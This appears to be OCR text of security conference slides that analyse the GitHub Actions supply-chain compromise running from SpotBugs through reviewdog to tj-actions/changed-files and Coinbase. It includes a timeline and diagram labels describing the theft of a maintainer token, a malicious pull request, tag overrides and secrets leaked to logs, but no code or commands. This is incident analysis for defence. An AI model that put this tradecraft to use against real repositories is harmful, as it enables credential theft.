
Second override: multiple tags

Used in workflow of

Secrets printed to workflow logs

LOG


Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Override v1 tag
Create workflow
Dependency
First override: v39 tag
Secrets leaked to attacker
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG




>> Timeline <<

Dec 6, 2024

SpotBugs compromised

March 14, 2025

Mass credentials leak


Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
Step #2
Recon & wait
Repository access
Repository access
Steal maintainer's PAT
Override v1 tag
reviewdog/ action-setup
Dependency
Secrets leaked
tj-actions/ lint-changed-files
Second override: multiple tags
Used in workflow of
Secrets printed to workflow logs

Step #2: **Recon** & wait

In the time following the attack on SpotBugs, the attacker used the PAT they obtained to check what other repositories and organizations they can access using it

Dec 6, 2024

SpotBugs compromised


March 14, 2025

Mass credentials leak


Step #2: **Recon** & wait

Using the IPs from SpotBugs maintainer's activity log (thanks J!)

we were able to see the API requests and draw the following activity heatmap



Step #2: Recon & wait



Step #2: Recon & wait

The attacker waited for its actucal target to get into vulnerable position for more than 3 months…



Step #2: Recon & wait

On March 7th, a Coinbase maintainer pushed to a coinbase GitHub repository a workflow that uses the tj-actions/changed-files action



Dec 6, 2024 — SpotBugs compromised

March 7, 2025 — Coinbase becomes vuln.

March 14, 2025 — Mass credentials leak

Step #3

Lateral Movement to the reviewdog organization

Step #3: **Lateral Movement into reviewdog**

- The attacker knew that a PAT of a reviewdog maintainer existed in the spotbugs/spotbugs repository
- Can't just log in and see the secrets, it doesn't work like that
- Can push a malicious workflow to exfiltrate, but that makes noise…
- How to do it with minimal footprint?

